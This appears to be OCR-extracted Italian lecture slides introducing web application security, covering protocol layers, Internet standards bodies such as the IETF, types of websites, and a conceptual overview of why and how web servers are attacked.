


Livelli indipendenti


TCP/IP - Formato dei Dati



Sicurezza a che livello? (1)



Sicurezza a che livello? (2)




(a) Livello applicazione

(b) Livello trasporto

(c) Livello rete

Protocolli di rete: architettura e standard

Chi definisce gli standard?



Internet e il Web: chi definisce gli standard?

W3C

- World Wide Web Consortium

IETF

- Internet Engineering Task Force

ITU

- International Telecommunication Union, una delle agenzie specializzate delle Nazioni Unite fondata nel 1865 come International Telegraph Union

ETSI

- European Telecommunications Standards Institute

IETF (1)

Comunità di tecnici e ricercatori interessati all'evoluzione tecnica e tecnologica di Internet (Internet Engineering Task Force)


- struttura aperta: il lavoro svolto da gruppi di lavoro che operano tramite mailing list, aperte alla partecipazione di chiunque sia interessato
- i gruppi di lavoro si riuniscono 3 volte l'anno
- producono documenti denominati **RFC** (***Request For Comments***) che vengono sottoposti alla IESG (Internet Engineering Steering Group) per il loro avanzamento a standard ufficiale

Obiettivi: sviluppare standard Internet (TCP/IP e la suite di protocolli Internet)

- motto: *Rough consensus and running code* (Consenso diffuso e codice funzionante)

IETF (2)

http://www.ietf.org/



IETF (3)

[Docs] [txt|pdf] [draft-ietf-tls-rf...] [Diff1] [Diff2] [IPR] [Errata]

Updated by: 5746, 5878, 6176 PROPOSED STANDARD
Errata Exist

Network Working Group T. Dierks
Request for Comments: 5246 Independent
Obsoletes: 3268, 4346, 4366 E. Rescorla
Updates: 4492 RTFM, Inc.
Category: Standards Track August 2008

The Transport Layer Security (TLS) Protocol
Version 1.2

Status of This Memo

This document specifies an Internet standards track protocol for the Internet community, and requests discussion and suggestions for improvements. Please refer to the current edition of the "Internet Official Protocol Standards" (STD 1) for the standardization state and status of this protocol. Distribution of this memo is unlimited.

Abstract

This document specifies Version 1.2 of the Transport Layer Security (TLS) protocol. The TLS protocol provides communications security over the Internet. The protocol allows client/server applications to communicate in a way that is designed to prevent eavesdropping, tampering, or message forgery.

Table of Contents

IETF Aree di lavoro

Applications (APP)

- Protocolli “visti” da programmi degli utenti, come email e Web

Internet (INT)

- Trasmissione di pacchetti IP e DNS

Operations and Management (OPS) Administration and monitoring

Routing (RTG)

- Instradamento dei pacchetti fino alla destinazione

Security (SEC)

- Authenticazione e privacy

Transport (TSV)

- Servizi speciali per pacchetti speciali

User Services (USV)

- Supporto all’utente finale

General (GEN)


- Ricadono qui i WGs che non rientrano nelle altre aree (pochi)

IETF modus operandi

- IETF è un gruppo di singoli volontari i(~ 4000 da tutto il mondo)
- Il lavoro viene fatto attraverso mailing list (più 3 incontri all'anno)
- No formal membership, no formal delegates
- La partecipazione è libera e aperta
- >110 working group con compiti/task e milestone ben definiti
- Partecipazione anche dell'industria
- IETF non decide per il mercato, ma l'approvazione dell'IETF è necessaria per un successo globale a livello di mercato.

Tipologia di siti Web (1)

Web 1.0 – Siti Web statici



Web 2.0 – Applicazioni Web

Tipologia di siti Web (2)


Siti statici


- presentano contenuti recuperati da una *pagina Web statica*;
- solitamente vengono aggiornati con una bassa frequenza e sono mantenuti da una o più persone che agiscono direttamente sul codice della pagina (tramite appositi editor Web).

Siti dinamici

- contenuti ***redatti dinamicamente*** (per esempio grazie al collegamento con un database) e forniscono contenuti che possono variare in base a più fattori, compreso l'input dell'utente.

Tipologia di siti Web (3)





AJAX: Asynchronous JavaScript and XML

Applicazioni Web?

Le applicazioni Web sono state create per eseguire praticamente qualsiasi tipo di funzionalità, come:

- eCommerce (Amazon)
- Social networking (Facebook, Twitter, …)
- HomeBanking (Unicredit, ...)
- Motori di ricerca (Google)
- Aste (eBay)
- Scommesse (Betfair)
- Web logs (Blogger)
- Web mail (Gmail)
- Informazione interattiva (Wikipedia)

Perché (In)Sicurezza delle applicazioni Web?

In passato:

- Target degli attacchi: il sistema operativo

Ora il target sono le applicazioni Web:

- Maggiore superficie d'attacco
- Vulnerabilità intrinseca: le applicazioni Web devono essere sempre raggiungibili da tutti
- Web 2.0: nuove vulnerabilità
- Quanti usano il Web?

Web 2.0: (Alcuni) Problemi di sicurezza

- Sicurezza del *Web server*
- Sicurezza del *browser*
- Sicurezza dei *protocolli di comunicazione* tra browser e server
- Sicurezza dell'*interazione* con il DBMS
- Sicurezza del *Web dinamico*
  - Linguaggi di scripting
- Sicurezza della *posta elettronica*

Sicurezza a lato Server (1)

Perché attaccare un Web server?

- Per ottenere accesso ad una rete interna (LAN)
- Sono *host* esposti al pubblico e spesso intrinsecamente vulnerabili
- Attaccare usando le porte standard di HTTP (80, 81, etc.) è più facile che attaccare da dietro un *firewall*
- Per modificare le pagine offerte dal Web server attaccato

Sicurezza a lato Server (2)

Cosa fare una volta compromesso un WS?

- Manipolare il server e trafugare informazioni
  - *modificare* contenuto di pagine Web
  - *cancellare* il contenuto del sito
  - *trafugare informazioni* sensibili
  - usare l'host come base per *lanciare attacchi contro altri sistemi*
  - *sniffing*
- Denial of Service

Sicurezza Web Server (3)

A che livello si compiono gli attacchi?

- Sistema operativo
- Servizio HTTP o altri servizi di rete (SMTP, FTP, database, etc.)
- Programmi/interpreti e script usati per la generazione del contenuto del sito
- Dispositivi di controllo degli accessi (*router* e *firewall*)

Sicurezza Web Server (4)

Come progettare un WS sicuro?

